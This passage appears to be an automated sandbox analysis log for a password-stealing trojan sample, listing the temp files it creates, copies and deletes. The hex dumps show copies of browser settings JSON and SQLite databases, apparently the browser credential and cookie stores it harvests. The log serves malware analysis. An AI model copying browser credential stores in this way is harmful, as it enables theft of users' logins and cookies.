C:\Users\user\AppData\Local\Temp\tmp2A89.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD07038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp2A8A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD07038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp2A8B.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD07038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E1CC78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp76A9.tmp	success or wait	1	6CD06A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp76D9.tmp	success or wait	1	6CD06A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmpD19C.tmp	success or wait	1	6CD06A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmpD19D.tmp	success or wait	1	6CD06A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmpD19E.tmp	success or wait	1	6CD06A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmpD19F.tmp	success or wait	1	6CD06A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmpFE00.tmp	success or wait	1	6CD06A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmpFE10.tmp	success or wait	1	6CD06A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmpFE11.tmp	success or wait	1	6CD06A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmpFE51.tmp	success or wait	1	6CD06A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmpFE52.tmp	success or wait	1	6CD06A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp2A54.tmp	success or wait	1	6CD06A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp2A55.tmp	success or wait	1	6CD06A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp2A56.tmp	success or wait	1	6CD06A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp2A57.tmp	success or wait	1	6CD06A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp2A87.tmp	success or wait	1	6CD06A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp2A88.tmp	success or wait	1	6CD06A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp2A89.tmp	success or wait	1	6CD06A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp2A8A.tmp	success or wait	1	6CD06A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp2A8B.tmp	success or wait	1	6CD06A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp76A9.tmp	0	87165	7b 22 62 72 6f 77 73 65 72 22 3a 7b 22 6c 61 73 74 5f 72 65 64 69 72 65 63 74 5f 6f 72 69 67 69 6e 22 3a 22 22 2c 22 73 68 6f 72 74 63 75 74 5f 6d 69 67 72 61 74 69 6f 6e 5f 76 65 72 73 69 6f 6e 22 3a 22 38 35 2e 30 2e 34 31 38 33 2e 31 32 31 22 7d 2c 22 64 61 74 61 5f 75 73 65 5f 6d 65 61 73 75 72 65 6d 65 6e 74 22 3a 7b 22 64 61 74 61 5f 75 73 65 64 22 3a 7b 22 73 65 72 76 69 63 65 73 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 2c 22 75 73 65 72 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 7d 7d 2c 22 68 61 72 64 77 61 72 65 5f 61 63 63 65 6c 65 72 61 74 69 6f 6e 5f 6d 6f 64 65 5f 70 72 65 76 69 6f 75 73 22 3a 74 72 75 65 2c 22 69 6e	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"in	success or wait	1	84B4903	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp76D9.tmp	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 c1 05 00 00 00 01 07 fb 00 00 00 00 10 07 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C...	success or wait	1	84B4903	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpD19C.tmp	0	87165	7b 22 62 72 6f 77 73 65 72 22 3a 7b 22 6c 61 73 74 5f 72 65 64 69 72 65 63 74 5f 6f 72 69 67 69 6e 22 3a 22 22 2c 22 73 68 6f 72 74 63 75 74 5f 6d 69 67 72 61 74 69 6f 6e 5f 76 65 72 73 69 6f 6e 22 3a 22 38 35 2e 30 2e 34 31 38 33 2e 31 32 31 22 7d 2c 22 64 61 74 61 5f 75 73 65 5f 6d 65 61 73 75 72 65 6d 65 6e 74 22 3a 7b 22 64 61 74 61 5f 75 73 65 64 22 3a 7b 22 73 65 72 76 69 63 65 73 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 2c 22 75 73 65 72 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 7d 7d 2c 22 68 61 72 64 77 61 72 65 5f 61 63 63 65 6c 65 72 61 74 69 6f 6e 5f 6d 6f 64 65 5f 70 72 65 76 69 6f 75 73 22 3a 74 72 75 65 2c 22 69 6e	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"in	success or wait	1	84B4903	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpD19D.tmp	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 c1 05 00 00 00 01 07 fb 00 00 00 00 10 07 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....................	success or wait	1	84B4903	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpD19E.tmp	0	87165	7b 22 62 72 6f 77 73 65 72 22 3a 7b 22 6c 61 73 74 5f 72 65 64 69 72 65 63 74 5f 6f 72 69 67 69 6e 22 3a 22 22 2c 22 73 68 6f 72 74 63 75 74 5f 6d 69 67 72 61 74 69 6f 6e 5f 76 65 72 73 69 6f 6e 22 3a 22 38 35 2e 30 2e 34 31 38 33 2e 31 32 31 22 7d 2c 22 64 61 74 61 5f 75 73 65 5f 6d 65 61 73 75 72 65 6d 65 6e 74 22 3a 7b 22 64 61 74 61 5f 75 73 65 64 22 3a 7b 22 73 65 72 76 69 63 65 73 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 2c 22 75 73 65 72 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 7d 7d 2c 22 68 61 72 64 77 61 72 65 5f 61 63 63 65 6c 65 72 61 74 69 6f 6e 5f 6d 6f 64 65 5f 70 72 65 76 69 6f 75 73 22 3a 74 72 75 65 2c 22 69 6e	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"in	success or wait	1	84B4903	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpD19F.tmp	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 c1 05 00 00 00 01 07 fb 00 00 00 00 10 07 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....................	success or wait	1	84B4903	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpFE00.tmp	0	87165	7b 22 62 72 6f 77 73 65 72 22 3a 7b 22 6c 61 73 74 5f 72 65 64 69 72 65 63 74 5f 6f 72 69 67 69 6e 22 3a 22 22 2c 22 73 68 6f 72 74 63 75 74 5f 6d 69 67 72 61 74 69 6f 6e 5f 76 65 72 73 69 6f 6e 22 3a 22 38 35 2e 30 2e 34 31 38 33 2e 31 32 31 22 7d 2c 22 64 61 74 61 5f 75 73 65 5f 6d 65 61 73 75 72 65 6d 65 6e 74 22 3a 7b 22 64 61 74 61 5f 75 73 65 64 22 3a 7b 22 73 65 72 76 69 63 65 73 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 2c 22 75 73 65 72 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 7d 7d 2c 22 68 61 72 64 77 61 72 65 5f 61 63 63 65 6c 65 72 61 74 69 6f 6e 5f 6d 6f 64 65 5f 70 72 65 76 69 6f 75 73 22 3a 74 72 75 65 2c 22 69 6e	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"in	success or wait	1	84B4903	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpFE10.tmp	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	84B4903	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpFE11.tmp	0	87165	7b 22 62 72 6f 77 73 65 72 22 3a 7b 22 6c 61 73 74 5f 72 65 64 69 72 65 63 74 5f 6f 72 69 67 69 6e 22 3a 22 22 2c 22 73 68 6f 72 74 63 75 74 5f 6d 69 67 72 61 74 69 6f 6e 5f 76 65 72 73 69 6f 6e 22 3a 22 38 35 2e 30 2e 34 31 38 33 2e 31 32 31 22 7d 2c 22 64 61 74 61 5f 75 73 65 5f 6d 65 61 73 75 72 65 6d 65 6e 74 22 3a 7b 22 64 61 74 61 5f 75 73 65 64 22 3a 7b 22 73 65 72 76 69 63 65 73 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 2c 22 75 73 65 72 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 7d 7d 2c 22 68 61 72 64 77 61 72 65 5f 61 63 63 65 6c 65 72 61 74 69 6f 6e 5f 6d 6f 64 65 5f 70 72 65 76 69 6f 75 73 22 3a 74 72 75 65 2c 22 69 6e	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"in	success or wait	1	84B4903	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpFE51.tmp	0	73728	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 02 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 43 c1 05 00 00 00 02 07 f6 00 00 00 00 1b 07 fb 07 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....$............................ ....C.....................	success or wait	1	84B4903	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpFE52.tmp	0	87165	7b 22 62 72 6f 77 73 65 72 22 3a 7b 22 6c 61 73 74 5f 72 65 64 69 72 65 63 74 5f 6f 72 69 67 69 6e 22 3a 22 22 2c 22 73 68 6f 72 74 63 75 74 5f 6d 69 67 72 61 74 69 6f 6e 5f 76 65 72 73 69 6f 6e 22 3a 22 38 35 2e 30 2e 34 31 38 33 2e 31 32 31 22 7d 2c 22 64 61 74 61 5f 75 73 65 5f 6d 65 61 73 75 72 65 6d 65 6e 74 22 3a 7b 22 64 61 74 61 5f 75 73 65 64 22 3a 7b 22 73 65 72 76 69 63 65 73 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 2c 22 75 73 65 72 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 7d 7d 2c 22 68 61 72 64 77 61 72 65 5f 61 63 63 65 6c 65 72 61 74 69 6f 6e 5f 6d 6f 64 65 5f 70 72 65 76 69 6f 75 73 22 3a 74 72 75 65 2c 22 69 6e	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"in	success or wait	1	84B4903	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp2A54.tmp	0	73728	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 02 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 43 c1 05 00 00 00 02 07 f6 00 00 00 00 1b 07 fb 07 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....$..C..	success or wait	1	84B4903	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp2A55.tmp	0	87165	7b 22 62 72 6f 77 73 65 72 22 3a 7b 22 6c 61 73 74 5f 72 65 64 69 72 65 63 74 5f 6f 72 69 67 69 6e 22 3a 22 22 2c 22 73 68 6f 72 74 63 75 74 5f 6d 69 67 72 61 74 69 6f 6e 5f 76 65 72 73 69 6f 6e 22 3a 22 38 35 2e 30 2e 34 31 38 33 2e 31 32 31 22 7d 2c 22 64 61 74 61 5f 75 73 65 5f 6d 65 61 73 75 72 65 6d 65 6e 74 22 3a 7b 22 64 61 74 61 5f 75 73 65 64 22 3a 7b 22 73 65 72 76 69 63 65 73 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 2c 22 75 73 65 72 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 7d 7d 2c 22 68 61 72 64 77 61 72 65 5f 61 63 63 65 6c 65 72 61 74 69 6f 6e 5f 6d 6f 64 65 5f 70 72 65 76 69 6f 75 73 22 3a 74 72 75 65 2c 22 69 6e	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"in	success or wait	1	84B4903	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp2A56.tmp	0	73728	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 02 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 43 c1 05 00 00 00 02 07 f6 00 00 00 00 1b 07 fb 07 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....$........................... ....C....................	success or wait	1	84B4903	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp2A57.tmp	0	87165	7b 22 62 72 6f 77 73 65 72 22 3a 7b 22 6c 61 73 74 5f 72 65 64 69 72 65 63 74 5f 6f 72 69 67 69 6e 22 3a 22 22 2c 22 73 68 6f 72 74 63 75 74 5f 6d 69 67 72 61 74 69 6f 6e 5f 76 65 72 73 69 6f 6e 22 3a 22 38 35 2e 30 2e 34 31 38 33 2e 31 32 31 22 7d 2c 22 64 61 74 61 5f 75 73 65 5f 6d 65 61 73 75 72 65 6d 65 6e 74 22 3a 7b 22 64 61 74 61 5f 75 73 65 64 22 3a 7b 22 73 65 72 76 69 63 65 73 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 2c 22 75 73 65 72 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 7d 7d 2c 22 68 61 72 64 77 61 72 65 5f 61 63 63 65 6c 65 72 61 74 69 6f 6e 5f 6d 6f 64 65 5f 70 72 65 76 69 6f 75 73 22 3a 74 72 75 65 2c 22 69 6e	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"in	success or wait	1	84B4903	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp2A87.tmp	0	73728	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 02 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 43 c1 05 00 00 00 02 07 f6 00 00 00 00 1b 07 fb 07 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....$...C..	success or wait	1	84B4903	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp2A88.tmp	0	87165	7b 22 62 72 6f 77 73 65 72 22 3a 7b 22 6c 61 73 74 5f 72 65 64 69 72 65 63 74 5f 6f 72 69 67 69 6e 22 3a 22 22 2c 22 73 68 6f 72 74 63 75 74 5f 6d 69 67 72 61 74 69 6f 6e 5f 76 65 72 73 69 6f 6e 22 3a 22 38 35 2e 30 2e 34 31 38 33 2e 31 32 31 22 7d 2c 22 64 61 74 61 5f 75 73 65 5f 6d 65 61 73 75 72 65 6d 65 6e 74 22 3a 7b 22 64 61 74 61 5f 75 73 65 64 22 3a 7b 22 73 65 72 76 69 63 65 73 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 2c 22 75 73 65 72 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 7d 7d 2c 22 68 61 72 64 77 61 72 65 5f 61 63 63 65 6c 65 72 61 74 69 6f 6e 5f 6d 6f 64 65 5f 70 72 65 76 69 6f 75 73 22 3a 74 72 75 65 2c 22 69 6e	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"in	success or wait	1	84B4903	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp2A89.tmp	0	73728	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 02 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 43 c1 05 00 00 00 02 07 f6 00 00 00 00 1b 07 fb 07 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....$...C...	success or wait	1	84B4903	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp2A8A.tmp	0	87165	7b 22 62 72 6f 77 73 65 72 22 3a 7b 22 6c 61 73 74 5f 72 65 64 69 72 65 63 74 5f 6f 72 69 67 69 6e 22 3a 22 22 2c 22 73 68 6f 72 74 63 75 74 5f 6d 69 67 72 61 74 69 6f 6e 5f 76 65 72 73 69 6f 6e 22 3a 22 38 35 2e 30 2e 34 31 38 33 2e 31 32 31 22 7d 2c 22 64 61 74 61 5f 75 73 65 5f 6d 65 61 73 75 72 65 6d 65 6e 74 22 3a 7b 22 64 61 74 61 5f 75 73 65 64 22 3a 7b 22 73 65 72 76 69 63 65 73 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 2c 22 75 73 65 72 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 7d 7d 2c 22 68 61 72 64 77 61 72 65 5f 61 63 63 65 6c 65 72 61 74 69 6f 6e 5f 6d 6f 64 65 5f 70 72 65 76 69 6f 75 73 22 3a 74 72 75 65 2c 22 69 6e	